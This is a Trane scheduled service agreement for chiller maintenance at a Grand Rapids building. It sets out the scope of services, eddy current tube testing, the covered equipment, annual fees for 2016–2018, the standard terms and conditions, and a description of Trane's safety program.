**Refrigerant Management Program** - Trane Building Services maintains and uses Trane Refrigerant Management Software (RMS) to capture, manage and report Refrigerant Activity. The Refrigerant Activity Report Form is used by the technician to record all refrigerant activity that has occurred on each piece of equipment. The form data is entered into RMS after it is submitted to and checked by central office personnel. Annually, Trane prints a report from RMS of all Refrigerant activity that has occurred at each site. The report details all refrigerant activity performed by Trane Building Services Technicians for each piece of equipment, and can be used to satisfy reporting requirements.

**Oil Disposal** - Trane Building Services removes used oil from your refrigeration units and disposes of it in accordance with applicable environmental regulations. Trane has a national contract with a leading provider of used oil services to recycle used oil where allowed and properly dispose of used oil which does not meet recycling requirements (in states where used oil is a hazardous waste, Trane will remove used oil from refrigeration units for the customer to arrange disposal).

#### TRANE SCHEDULED SERVICE AGREEMENT

## Scope of Services – Standard Inclusions

Provided in your Scheduled Service Agreement:

### Trane Scheduled Maintenance

Scheduled number of specific service events and associated labor performed during Trane normal business hours as outlined in the Equipment Coverage and Services section of this Agreement. Basic materials and supplies determined necessary by the Trane Technician for the normal performance of Scheduled Maintenance are covered by the annual fee and include grease, oil, cleaning solvents, and wiping cloths.

### Centrifugal

#### ANNUAL MAINTENANCE

This service is performed after the seasonal shutdown. The manufacturer's-recommended yearly maintenance procedures on the unit(s) are performed. This inspection is conducted on a mutually agreeable date (1 visit). The work performed includes: review general chiller operation, change oil filter, check chiller for indicators of leaks, check inlet vane operation, perform purge maintenance, perform control panel and starter maintenance, perform lubrication system maintenance, and perform motor and starter maintenance. This service includes standard yearly maintenance material such as oil filters, purge gaskets, and cleaning supplies.

#### OPERATING INSPECTION

This service provides an inspection early in the cooling season to review chiller operation while running and to make corrective adjustments. This inspection is conducted on a mutually agreeable date (1 visit).

### Refrigerant Management

This scope includes:

- Trane Technicians will capture and track all refrigerant activity performed by Trane for each piece of Covered Equipment
- Refrigerant Usage Reports can be generated annually

---

## Trane Laboratory Analysis

The Trane Chemical Laboratory performs routine analysis and trending of oil, absorption solutions, and refrigerants as required. Equipped with this knowledge and Trane's extensive experience we can identify and head off potential system failures more definitively than service providers who depend on third party testing laboratories.

### **OIL ANALYSIS**

This service provides analysis of the machine oil to determine if contaminants and wear metals are within acceptable limits. The analysis indicates whether or not an oil change is needed

## **Additional Scope of Services:**

### **EDDY CURRENT TESTING (YEAR 3 OF THE AGREEMENT)**

Trane will perform Non-Destructive Tube Testing on the unit listed. This service uses Eddy Current Tube Analysis to keep the heat exchangers in optimum operating condition. Qualified Trane personnel use this technology to detect, locate and record potential tube defects, resulting in a general overall view of the tube bundle condition. The report consists of a summary of the testing, tube-by-tube results, a map of the tubes to show the type and importance of the defects and a copy of the test's graphic recordings of the defects.

Trane uses a dual mode, dual frequency, and dual phase technique for tube analysis. The test system will be calibrated for Absolute mode testing on probe entry, and Differential mode when the probe is withdrawn. The Absolute mode will be calibrated for signal amplitude, while the Differential mode is calibrated for phase angle and separation. Either mode may be recalled instantly at any time while the test is underway by use of a hand-held module or foot switch.

Phase analysis will be used in the Differential mode. Calibration will achieve adequate phase separation so that I.D. defects are clearly distinguished from O.D. defects. Depth of flaws extending 20% or more through the tube wall will be measured both on the O.D. and I.D. The Absolute mode will measure gross metal loss, gradual wall thinning and transverse cracks. The two modes compliment each other and will yield much more effective test data.



The Trane Eddy Current Tube analysis is unique in design and ability. It gives much more accurate test results than any other system. What this means to you is a better detection and evaluation of tube defects and better protection for your equipment.

Trane will mechanically clean evaporator and condenser tubes in preparation for eddy current testing, and will remove and remount headers and supply gaskets for one end of each tube bundle.

**TRANE SCHEDULED SERVICE AGREEMENT**

## Equipment Coverage and Services

The following “Covered Equipment” will be serviced:

Equipment	Qty	Manufacturer	Model Number	Serial Number	Area Served / Asset Tag
Centrifugal Chiller	1	Trane	CVHF055FA2A0PCN2766Q 9E6NBC0000007000G0000 000003C1	L03A00444	350 Ottawa Grand Rapids
Multi Stack Chiller #1	1	Multi Stack	MS085XC2H2W2AAC-410A	NA	350 Ottawa Grand Rapids
Multi Stack Chiller #2	1	Multi Stack	MS085XC2H2W2AAC-410A	NA	350 Ottawa Grand Rapids
Multi Stack Chiller #3	1	Multi Stack	MS085XC2H2W2AAC-410A	NA	350 Ottawa Grand Rapids
Multi Stack Chiller #4	1	Multi Stack	MS085XC2H2W2AAC-410A	NA	350 Ottawa Grand Rapids

**Recommended Optional Service:**

Multistack Annual Condenser disassembly and cleaning including:

- Chemical
- Multistack Strainers per modules
- O-rings
- Re-assembly of Victaulic condenser pipes

**Add \$2,996.00 annually**

Note: Customer provides coil cleaning on the Centravac but does not have the equipment to clean the plate frame heat exchangers on the Multistack Chiller. Customer would like to add this service into our agreement.

### Trane Service Agreement

This Service Agreement consists of the pages beginning with the title page entitled "The Agreement," the consecutively numbered pages immediately following such title page, and includes and ends with the Trane Terms and Conditions (Service) (collectively, the "Service Agreement" or "Agreement"). Trane agrees to inspect and maintain the Covered Equipment according to the terms of this Service Agreement, including the "Terms and Conditions," and "Scope of Services" sections. Trane agrees to give preferential service to Customer over non-contract customers.

### Service Fee

As the fee(s) (the "Service Fee(s)") for the inspection and maintenance services described in the Scope of Services section with respect to the Covered Equipment, Customer agrees to pay to Trane the following amounts, plus applicable tax, as and when due.

Year	1	2	3
Effective Date	1 January 2016 – 31 December 2016	1 January 2017 – 31 December 2017	1 January 2018 – 31 December 2018
Annual Amount Due	\$9,746.00	\$9,746.00	\$9,746.00

### Term

The initial term of this Service Agreement is 3 years. However, Trane's obligation under this Agreement will not begin until authorized representatives of Trane and Customer have both signed this Agreement in the spaces provided below. Following expiration of the initial term, this Agreement shall renew automatically for successive periods of 1 year until terminated as provided herein.

**This Agreement is subject to Customer's acceptance of the attached Trane Terms and Conditions.**

## TRANE SCHEDULED SERVICE AGREEMENT

# Terms and Conditions (Service)

**"Company" shall mean Trane U.S. Inc..**

**1. Acceptance.** These terms and conditions are an integral part of Company's offer and form the basis of any agreement (the "Agreement") resulting from Company's proposal (the "Proposal") for the services (the "Services") on equipment listed in the Proposal (the "Covered Equipment"). The Proposal is subject to acceptance in writing by the party to whom this offer is made or an authorized agent ("Customer") delivered to Company within 30 days from the date of the Proposal. If Customer's order is an acceptance of the Proposal, without the addition of any other terms and conditions of sale or any other modification, this document shall be treated solely as an acknowledgment of such order. If Customer's order is expressly conditioned upon the Company's acceptance or assent to terms and/or conditions other than those expressed herein, return of such order by Company with these terms and conditions attached or referenced serves as Company's notice of objection to Customer's terms and as Company's counter-offer to provide Services in accordance with scope and terms and conditions of the original Proposal. If Customer does not reject or object in writing to Company within 10 days, the Company's counter-offer will be deemed accepted. Customer's acceptance of goods and/or Services by Company will in any event constitute an acceptance by Customer of these terms and conditions. This Agreement is subject to credit approval by Company. Upon disapproval of credit, Company may delay or suspend performance or, at its option, renegotiate prices and/or terms and conditions with Customer. If Company and Customer are unable to agree on such revisions, this Agreement shall be cancelled without any liability, other than Customer's obligation to pay for Services rendered by Company to the date of cancellation.

**2. Service Fees and Taxes.** Fees for the Services (the "Service Fee(s)") shall be as set forth in the Proposal. Except as otherwise provided in the Proposal, the Service Fee is based on performance during regular business hours. Fees for Services performed outside Company's normal business hours shall be billed separately according to then prevailing overtime or emergency labor/labour rates. In addition to the stated Service Fee, Customer shall pay all taxes not legally required to be paid by Company or, alternatively, shall provide Company with an acceptable tax exemption certificate.

**3. Term, Renewal, and Cancellation.** The "Term" of this Agreement shall be as stated in the Proposal. Thereafter, unless earlier terminated, this Agreement shall be automatically renewed for succeeding 12 month terms (each a "Renewal Term"), subject to the Renewal Pricing Adjustment section herein, upon Company's delivery to Customer of a service renewal letter at least 45 days in advance of the scheduled expiration date and Customer's failure to notify Company in writing no later than 30 days prior to the scheduled expiration date that the Agreement shall not be renewed. This Agreement may be cancelled upon the written notice of either party to the other (for any reason or no reason) no later than 30 days prior to the scheduled expiration date; provided, however, that, in the event of a cancellation by Customer, Customer shall pay to Company the balance of the Service Fee applicable to the then current 12 month period of the Term or the Renewal Term.

**4. Renewal Pricing Adjustment.** The Service Fee for an impending Renewal Term shall be the current Service Fee (defined as the Service Fee for the initial Term or Renewal Term immediately preceding the impending Renewal Term) adjusted by the following: (a) increase and/or decrease for additions and/or deletions to Scope of Services; (b) 25% of the Current Service Fee shall be adjusted based upon the calendar year change in the (i) U.S. Bureau of Labor Statistics Producer Price Index for selected commodity groupings (Metals and Metal Products) for Services performed in the United States; or (ii) Statistics Canada Industrial Producer Price Index, Goods (Raw Material Price Indexes) for Services performed in Canada; (c) 65% of the Current Service Fee shall be adjusted based upon the change to cost of labor/labour; and (d) 10% of the Service Fee shall be adjusted based upon changes to Company services overhead costs, which include but are not limited to the cost of fuel, truck leasing, and office-related overhead factors. The Service Fee for an impending Renewal Term shall be set forth in the service renewal letter furnished to Customer.

**5. Payment.** Payment is due upon receipt of Company's invoice. The Service Fee shall be paid no less frequently than quarterly and in advance of performance of the Services. Company reserves the right to add to any account outstanding for more than 30 days a service charge equal to the lesser of the maximum allowable legal interest rate or 1.5% of the principal amount due at the end of each month. Without liability to Customer, Company may discontinue Services whenever payment is overdue. Customer shall pay all costs (including attorneys' fees) incurred by Company in attempting to collect amounts due or otherwise enforcing these terms and conditions.

**6. Customer Breach.** Each of the following events or conditions shall constitute a breach by Customer and shall give Company the right, without an election of remedies, to terminate this Agreement or suspend performance by delivery of written notice declaring termination, upon which event Customer shall be liable to the Company for all Services furnished to date and all damages sustained by Company (including lost profit and overhead): (1) Any failure by Customer to pay amounts when; or (2) any general assignment by Customer for the benefit of its creditors, or if Customer becomes bankrupt or insolvent or takes the benefit of any statute for bankrupt or insolvent debtors, or makes or proposes to make any proposal or arrangement with creditors, or if any steps are taken for the winding up or other termination of Customer or the liquidation of its assets, or if a trustee, receiver, or similar person is appointed over any of the assets or interests of Customer; (3) Any representation or warranty furnished by Customer in connection with this Agreement is false or misleading in any material respect when made; or (4) Any failure by Customer to perform or comply with any material provision of this Agreement.

**7. Performance.** Company shall perform the Services in accordance with industry standards generally applicable in the area under similar circumstances as of the time Company performs the Services. Company may refuse to perform any Services or work where working conditions could endanger property or put at risk the safety of people. Unless otherwise agreed to by Customer and Company, at Customer's expense and before the Services begin, Customer will provide any necessary access platforms, catwalks to safely perform the Services in compliance with OSHA or state industrial safety regulations. This Agreement presupposes that all major pieces of Covered Equipment are in proper operating condition as of the date hereof. Services furnished are premised on the Covered Equipment being in a maintainable condition. In no event shall Company have any obligation to replace Covered Equipment that is no longer maintainable. During the first 30 days of this Agreement, or upon initial inspection, and/or upon seasonal start-up (if included in the Services), if an inspection by Company of Covered Equipment indicates repairs or replacement is required, Company will provide a written quotation for such repairs or replacement. If Customer does not authorize such repairs or replacement, Company may remove the unacceptable equipment from the Covered Equipment and adjust the Service Fee accordingly. During the Term or a Renewal Term, Company may elect to install/attach to Customer equipment or provide portable devices (hardware and/or software) for execution of control or diagnostic procedures. Such devices shall remain the personal proprietary property of Company and in no event shall become a fixture of Customer locations. Customer shall not acquire any interest, title or equity in any hardware, software, processes, and other intellectual or proprietary rights to devices used in connection with the Services on Customer equipment. Company reserves the right to remove such devices at its discretion.

**8. Customer Obligations.** Customer shall: (a) Provide Company reasonable and safe access to the Covered Equipment; (b) Follow manufacturer recommendations concerning teardown and internal inspection, major overhaul, restoration or refurbishing of the Covered Equipment; unless expressly stated in the Scope of Services statement, Company is not performing any manufacturer recommended teardown and internal inspection, major overhaul, restoration or refurbishing of the Covered Equipment; Company shall not be responsible to perform any subsequent repairs to the Covered Equipment necessitated by

Customer's failure to follow such manufacturer recommendations; (c) Reimburse Company for services, repairs, and/or replacements performed by Company as set forth in this Agreement, beyond the Services or otherwise excluded hereunder. Such reimbursement shall be at the then prevailing applicable regular, overtime, or holiday rates for labor/labour and prices for materials and may at Company's option be subject to a separate written agreement prior to its undertaking such work; and (d) Where applicable, unless water treatment is expressly included in the Services, provide professional cooling tower water treatment in accordance with any reasonable recommendations provided by Company.

**9. Exclusions.** Unless expressly included in the Covered Equipment or this Agreement, the Services do not include, and Company shall not be liable for, any of the following: (a) Any guarantee of room conditions or system performance; (b) Inspection, maintenance, repair, replacement of or services for: chilled water and condenser water pumps and piping; electrical disconnect switches or circuit breakers; motor starting equipment that is not factory mounted and interconnecting power wiring; recording or portable instruments, gauges or thermometers; non-moving parts or non-maintainable parts of the system, including, but not limited to, storage tanks; pressure vessels, shells, coils, tubes, housings, castings, casings, drain pans, panels, duct work; piping: hydraulic, hydronic, pneumatic, gas, or refrigerant; insulation; pipe covering; refractory material; fuses, unit cabinets; electrical wiring; ductwork or conduit; electrical distribution system; hydronic structural supports and similar items; the appearance of decorative casing or cabinets; damage sustained by other equipment or systems; and/or any failure, misadjustment or design deficiencies in other equipment or systems; (c) Damage, repairs or replacement of parts made necessary as a result of electrical power failure, low voltage, burned out main or branch fuses, low water pressure, vandalism, misuse or abuse, water damage, improper operation, unauthorized alteration of Covered Equipment, accident, acts or omissions of Customer or others, damage due to freezing weather, calamity, malicious act, or any Event of Force Majeure; (d) Any damage or malfunction resulting from vibration, electrolytic action, freezing, contamination, corrosion, erosion, or caused by scale or sludge on internal tubes except where water treatment protection services are provided by Company as part of this Agreement; (e) Furnishing any items of equipment, material, or labor/labour, or performing special tests recommended or required by insurance companies or federal, state, or local governments; (f) Failure or inadequacy of any structure or foundation supporting or surrounding the Covered Equipment or any portion thereof; (g) Building access or alterations that might be necessary to repair or replace Customer's existing equipment; (h) The normal function of starting and stopping the Covered Equipment or the opening and closing of valves, dampers or regulators normally installed to protect the Covered Equipment against damage; (i) Valves that are not factory mounted: balance, stop, control, and other valves external to the device unless specifically included in the Agreement; (j) Any responsibility for design or redesign of the system or the Covered Equipment, obsolescence, safety tests, or removal or reinstallation of valve bodies and dampers; (k) Any services, claims, or damages arising out of Customer's failure to comply with its obligations under this Agreement; (l) Failure of Customer to follow manufacturer recommendations concerning overhaul and refurbishing of the Covered Equipment; (m) Any claims, damages, losses, or expenses, arising from or related to conditions that existed in, on, or upon the premises before the effective date of this Agreement ("Pre-Existing Conditions"), including, without limitation, damages, losses, or expenses involving pre-existing building envelope issues, mechanical issues, plumbing issues, and/or indoor air quality issues involving mold/mould and/or fungi; (n) Replacement of refrigerant is excluded, unless replacement of refrigerant is expressly stated as included within the Services, in which case replacement shall in no event exceed the stated percentage of rated system charge per year expressly stated in the Services. Customer shall be responsible for the cost of any additional replacement refrigerant; (o) Operation of any equipment; and (p) Any claims, damages, losses, or expenses, arising from or related to work done by or services provided by individuals or entities that are not employed by or hired by Company.

**10. Warranty.** Company warrants that: (a) the material manufactured by Company and furnished hereunder is free from defects in material and manufacture for a period of 12 months from the earlier of the date of equipment start-up or replacement; and (b) the labor/labour portion of the Services is warranted to have been properly performed for a period of 90 days from date of completion (the "Warranty"). Company obligations of equipment start-up, If any are stated in the Proposal, are coterminous with the Warranty period. Defects must be reported to Company within the Warranty period. Company's obligation under the Warranty is limited to repairing or replacing the defective part at its option and to correcting any improperly performed labor/labour. No liability whatsoever shall attach to Company until the Services have been paid for in full. Exclusions from this Warranty include damage or failure arising from: wear and tear; corrosion, erosion, deterioration; Customer's failure to follow the Company-provided maintenance plan; and modifications made by others to Company's equipment. Company shall not be obligated to pay for the cost of lost refrigerant or lost product. Additional terms and conditions of warranty coverage are applicable for refrigeration equipment. Notwithstanding the foregoing, all warranties provided herein terminate upon termination or cancellation of this Agreement. Equipment, material and/or parts that are not manufactured by Company are not warranted by Company and have such warranties as may be extended by the respective manufacturer. **THE WARRANTY AND LIABILITY SET FORTH IN THIS AGREEMENT ARE IN LIEU OF ALL OTHER WARRANTIES AND LIABILITIES, WHETHER IN CONTRACT OR IN NEGLIGENCE, EXPRESS OR IMPLIED, IN LAW OR IN FACT, INCLUDING IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE AND/OR OTHERS ARISING FROM COURSE OF DEALING OR TRADE. UNLESS EXPRESSLY WARRANTED IN WRITING FOR CERTAIN HUSSMANN BRANDED EQUIPMENT, COMPANY MAKES NO REPRESENTATION OR WARRANTY EXPRESS OR IMPLIED REGARDING PREVENTION BY THE SCOPE OF SERVICES, OR ANY COMPONENT THEREOF, OF MOLD/MOULD, FUNGUS, BACTERIA, MICROBIAL GROWTH, OR ANY OTHER CONTAMINATES. COMPANY SPECIFICALLY DISCLAIMS ANY LIABILITY IF THE SCOPE OF SERVICES OR ANY COMPONENT THEREOF IS USED TO PREVENT OR INHIBIT THE GROWTH OF SUCH MATERIALS.**

**11. Indemnity.** Company and Customer shall indemnify, defend and hold harmless each other from any and all claims, actions, costs, expenses, damages and liabilities, including reasonable attorneys' fees, resulting from death or bodily injury or damage to real or personal property, to the extent caused by the negligence or misconduct of the indemnifying party, and/or its respective employees or other authorized agents in connection with their activities within the scope of this Agreement. Neither party shall indemnify the other against claims, damages, expenses, or liabilities to the extent attributable to the acts or omissions of the other party. If the parties are both at fault, the obligation to indemnify shall be proportional to their relative fault. The duty to indemnify will continue in full force and effect, notwithstanding the expiration or early termination hereof, with respect to any claims based on facts or conditions that occurred prior to expiration or termination.

**12. Limitation of Liability. NOTWITHSTANDING ANYTHING TO THE CONTRARY, NEITHER PARTY SHALL BE LIABLE FOR SPECIAL, INCIDENTAL, OR CONSEQUENTIAL DAMAGES OF ANY NATURE (INCLUDING WITHOUT LIMITATION REFRIGERANT LOSS, PRODUCT LOSS, LOST REVENUE OR PROFITS), OR PUNITIVE DAMAGES WHETHER CLAIMED UNDER CONTRACT, WARRANTY, NEGLIGENCE, STRICT LIABILITY OR ANY OTHER LEGAL THEORY OR FACTS.** Should Company nevertheless be found liable for any damages they shall be limited to the purchase price of the Services for one location over a 12 month term. **IN NO EVENT SHALL COMPANY BE LIABLE FOR ANY DAMAGES (WHETHER DIRECT OR INDIRECT) RESULTING FROM MOLD/MOULD, FUNGUS, BACTERIA, MICROBIAL GROWTH, OR OTHER CONTAMINATES OR AIRBORNE BIOLOGICAL AGENTS.**

**13. Asbestos and Hazardous Materials.** The Services expressly exclude any identification, abatement, cleanup, control, disposal, removal or other work connected with asbestos polychlorinated biphenyl ("PCB"), or other hazardous materials (collectively, "Hazardous Materials"). Customer warrants and represents that, except as set forth in a writing signed by Company, there are no Hazardous Materials on the Premises that will in any way affect Company's Services and Customer has disclosed to Company the existence and location of any Hazardous Materials in all areas within which Company will be performing the Services. Should Company become aware of or suspect the presence of Hazardous Materials, Company may immediately stop work in the affected area and shall notify Customer. Customer will be responsible for taking any and all action necessary to correct the condition in accordance with all applicable laws and regulations. Customer shall be exclusively responsible for and shall indemnify and hold harmless Company (including its employees, agents and subcontractors) from and

against any loss, claim, liability, fees, penalties, injury (including death) or liability of any nature, and the payment thereof, arising out of or relating to any Hazardous Materials on or about the premises, not brought onto the premises by Company. Company shall be required to resume performance of the Services only in the absence of Hazardous Materials or when the affected area has been rendered harmless. In no event shall Company be obligated to transport or handle Hazardous Materials, provide any notices to any governmental agency, or examine the premises site for the presence of Hazardous Materials.

**14. Insurance.** Company agrees to maintain the following insurance during the term of this Agreement with limits not less than shown below and will, upon request from Customer, provide a Certificate of evidencing the following coverage:

Commercial General Liability	\$2,000,000 per occurrence
Automobile Liability	\$2,000,000 CSL
Workers Compensation	Statutory Limits

If Customer has requested to be named as an additional insured under Company's insurance policy, Company will do so subject to Company's manuscript additional insured endorsement. In no event does Company waive right of subrogation.

**15. Force Majeure.** Company's duty to perform under this Agreement is contingent upon the non-occurrence of an Event of Force Majeure. If Company shall be unable to carry out any material obligation under this Agreement due to an Event of Force Majeure, this Agreement shall at Company's election (i) remain in effect but Company's obligations shall be suspended until the uncontrollable event terminates or (ii) be terminated upon 10 days notice to Customer, in which event Customer shall pay Company for all parts of the Services furnished to the date of termination. An "Event of Force Majeure" shall mean any cause or event beyond the control of Company. Without limiting the foregoing, "Event of Force Majeure" includes: acts of God; acts of terrorism, war or the public enemy; flood; earthquake; lightning; tornado; storm; fire; civil disobedience; pandemic; insurrections; riots; labor/labour disputes; labor/labour or material shortages from the usual sources of supply; sabotage; restraint by court order or public authority (whether valid or invalid), and action or non-action by or inability to obtain or keep in force the necessary governmental authorizations, permits, licenses, certificates or approvals if not caused by Company; and the requirements of any applicable government in any manner that diverts either the material or the finished product to the direct or indirect benefit of the government.

**16. Services Other Than Solely Scheduled Service.** If Company's services hereunder are not limited solely to Scheduled Service, the following provisions shall also apply: (a) Required restoration shall be performed by Customer at its cost prior to Company being obligated to perform hereunder; (b) any changes, adjustments, service or repairs made to the Equipment by any party other than Company, unless approved by Company in writing, may, at Company's option, terminate Company's obligation to render further service to the Equipment so affected; in such case no refund of any portion of the Service Fee shall be made; and (c) Customer shall (i) promptly notify Company of any unusual performance of Equipment; (ii) permit only Company personnel to repair or adjust Equipment and/or controls during the Term or a Renewal Term; and (iii) utilize qualified personnel to properly operate the Equipment in accordance with the applicable operating manuals and recommended procedures.

**17. General.** Except as provided below, to the maximum extent provided by law, this Agreement is made and shall be interpreted and enforced in accordance with the laws of the state or province in which the Services are performed. Any dispute arising under or relating to this Agreement that is not disposed of by agreement shall be decided by litigation in a court of competent jurisdiction located in the state or province in which the Services are performed. To the extent the premises are owned and/or operated by any agency of the Federal Government, determination of any substantive issue of law shall be according to the Federal common law of Government contracts as enunciated and applied by Federal judicial bodies and boards of contract appeals of the Federal Government. This Agreement contains all of the agreements, representations and understandings of the parties and supersedes all previous understandings, commitments or agreements, oral or written, related to the subject matter hereof. Except as provided for Service Fee adjustments, this Agreement may not be amended, modified or terminated except by a writing signed by the parties hereto. No documents shall be incorporated herein by reference except to the extent Company is a signatory thereon. If any term or condition of this Agreement is invalid, illegal or incapable of being enforced by any rule of law, all other terms and conditions of this Agreement will nevertheless remain in full force and effect as long as the economic or legal substance of the transaction contemplated hereby is not affected in a manner adverse to any party hereto. Customer may not assign, transfer, or convey this Agreement, or any part hereof, without the written consent of Company. Subject to the foregoing, this Agreement shall bind and inure to the benefit of the parties hereto and their permitted successors and assigns. This Agreement may be executed in several counterparts, each of which when executed shall be deemed to be an original, but all together shall constitute but one and the same Agreement. A fully executed facsimile copy hereof or the several counterparts shall suffice as an original.

**18. Equal Employment Opportunity/Affirmative Action Clause.** Company is a federal contractor that complies fully with Executive Order 11246, as amended, and the applicable regulations contained in 41 C.F.R. Parts 60-1 through 60-60, 29 U.S.C. Section 793 and the applicable regulations contained in 41 C.F.R. Part 60-741; and 38 U.S.C. Section 4212 and the applicable regulations contained in 41 C.F.R. Part 60-250 in the United States and with Canadian Charter of Rights and Freedoms Schedule B to the Canada Act 1982 (U.K.) 1982, c. 11 and applicable Provincial Human Rights Codes and employment law in Canada.

**19. U.S. Government Services.** The following provision applies only to direct sales by Company to the US Government. The Parties acknowledge that all items or services ordered and delivered under this Agreement are Commercial Items as defined under Part 12 of the Federal Acquisition Regulation (FAR). In particular, Company agrees to be bound only by those Federal contracting clauses that apply to "commercial" suppliers and that are contained in FAR 52.212-5(e)(1). Company complies with 52.219-8 or 52.219-9 in its service and installation contracting business. **The following provision applies only to indirect sales by Company to the US Government.** As a Commercial Item Subcontractor, Company accepts only the following mandatory flow down provisions: 52.219-8; 52.222-26; 52.222-35; 52.222-36; 52.222-39; 52.247-64. If the Services are in connection with a U.S. Government contract, Customer certifies that it has provided and will provide current, accurate, and complete information, representations and certifications to all government officials, including but not limited to the contracting officer and officials of the Small Business Administration, on all matters related to the prime contract, including but not limited to all aspects of its ownership, eligibility, and performance. Anything herein notwithstanding, Company will have no obligations to Customer unless and until Customer provides Company with a true, correct and complete executed copy of the prime contract. Upon request, Customer will provide copies to Company of all requested written communications with any government official related to the prime contract prior to or concurrent with the execution thereof, including but not limited to any communications related to Customer's ownership, eligibility or performance of the prime contract. Customer will obtain written authorization and approval from Company prior to providing any government official any information about Company's performance of the Services that are the subject of the Proposal or this Agreement, other than the Proposal or this Agreement.

## CONTENTS:

### Safety

# Safety





## Trane's Safety Standard

Trane is committed to providing a safe work environment for all employees and to preventing accidents in its business operations. To accomplish our objectives Trane has instituted safety programs, procedures and training that incorporate a progressive approach to injury prevention.

## Proven Safety Success

Trane's safety culture in America is unparalleled in the building services industry and has demonstrated proven results via continuous reduction of injury rates.

## Trane Injury Rates v. Industry Competitors

Comparison Industries - Data from US Bureau of Labor Statistics - NAICS Codes:  
 HVAC Repair & Maintenance Contractors (Gen'l Industry) - 811310  
 HVAC Specialty Trade Contractors (Construction) - 238220

Industry comparison data from US Bureau of Labor Statistics

## Trane Injury Rates v. Industry Competitors (continued)

Trane's incident (OSHA) rates are consistently 50-70% below the industry average. This outstanding safety achievement is the end result of the rigorous team oriented approach to our safety program that creates accountability and empowerment in all employees and management and fuels our institutional safety culture. This is the key to our continual improvement.

## Safety Tools, Training & Expertise

Trane's service and contracting technicians are not only among the most skilled in the industry they are also extensively trained in safe work procedures. Our technicians receive safety training, equipment, tools, procedures, and management support to identify jobsite hazards and take appropriate measures to prevent personal injuries. The resources available to Trane technicians include:

- Safety Training – 20 hrs per year, including classroom and web-based platforms.
  - Topics include, but are not limited to, Lockout/Tagout, Confined Space Entry, Hazard Communication, Respiratory Protection, Hearing Conservation, Excavations, Scaffolding, Rigging, Powered Industrial Truck operation, Ladders, Vehicle Safety, Fire Protection, PPE, Emergency Response, First Aid / CPR.
- Electrical Safety – NFPA 70E compliant – electrical PPE; flame-resistant clothing; training.
- Fall Protection – full complement of fall arrest and fall restraint equipment for each technician.
- Ergonomics – custom-designed for HVAC field technicians, includes training, material handling equipment and procedures.
- Smith System Safe Driving Program – Trane's safety Managers are certified instructors; safety Managers train technicians; 1-800 "How's My Driving?" stickers are located on the back of service vehicles.
- USDOT compliance – technicians scheduled within Material of Trade and Hours of Service limits and are fully qualified under Department of Transportation rules for driving commercial motor vehicles with GVWR >10,000 and 26,000 lbs.
- Refrigerant Management – Service technicians are trained to manage refrigerant in accordance with U.S. EPA rules using a sophisticated electronic tracking system developed by Trane.
- Empowerment - Technicians are empowered with full management support to address safety hazards as they see fit. If ever in doubt about how to do a job or task safely, the technician is required to ask a qualified person for assistance before proceeding with work.

## Management Leadership and Commitment

Accident prevention is a primary responsibility of management at Trane. Trane's safety culture is based on the following management principles:

- Leadership at the local level manages the local organization's safety performance.
- Management is financially accountable for safety performance.
- Local management is actively engaged in risk reduction activities and training and manages safety performance outcomes.
- Management clearly communicates to all Trane employees their safety expectations and strongly enforces compliance with those expectations.
- Employees are held accountable when they fail to meet safety expectations.

Local management and supervisory personnel at the local level are responsible for implementation of the following safety program elements:

- The Safety Management System developed by Trane – developed in accordance with OHSAS 18001.

### Management Leadership and Commitment (continued)

- Audits and Inspections – Supervisors, Middle and Upper Managers must conduct field inspections. Corporate Safety conducts detailed compliance and management systems audits.
- Company safety compliance programs – ensure that they are fully implemented.
- Safety and environmental performance – tracked using a Balanced Scorecard with leading and lagging indicators and metrics.
- Subcontractor Qualification – implement this process to promote safety and safety plan compliance on multi-employer job sites.
- Six Sigma and Lean – use these productivity tools to enhance safety on job sites.
- Drug and Alcohol Policy – mandatory DOT required for-cause and post-accident testing after recordable injuries and property damage.
- Motor Vehicle Records Search – annual checking of driving records of employees driving company vehicles.

### Jobsite Safety Equals Customer Value

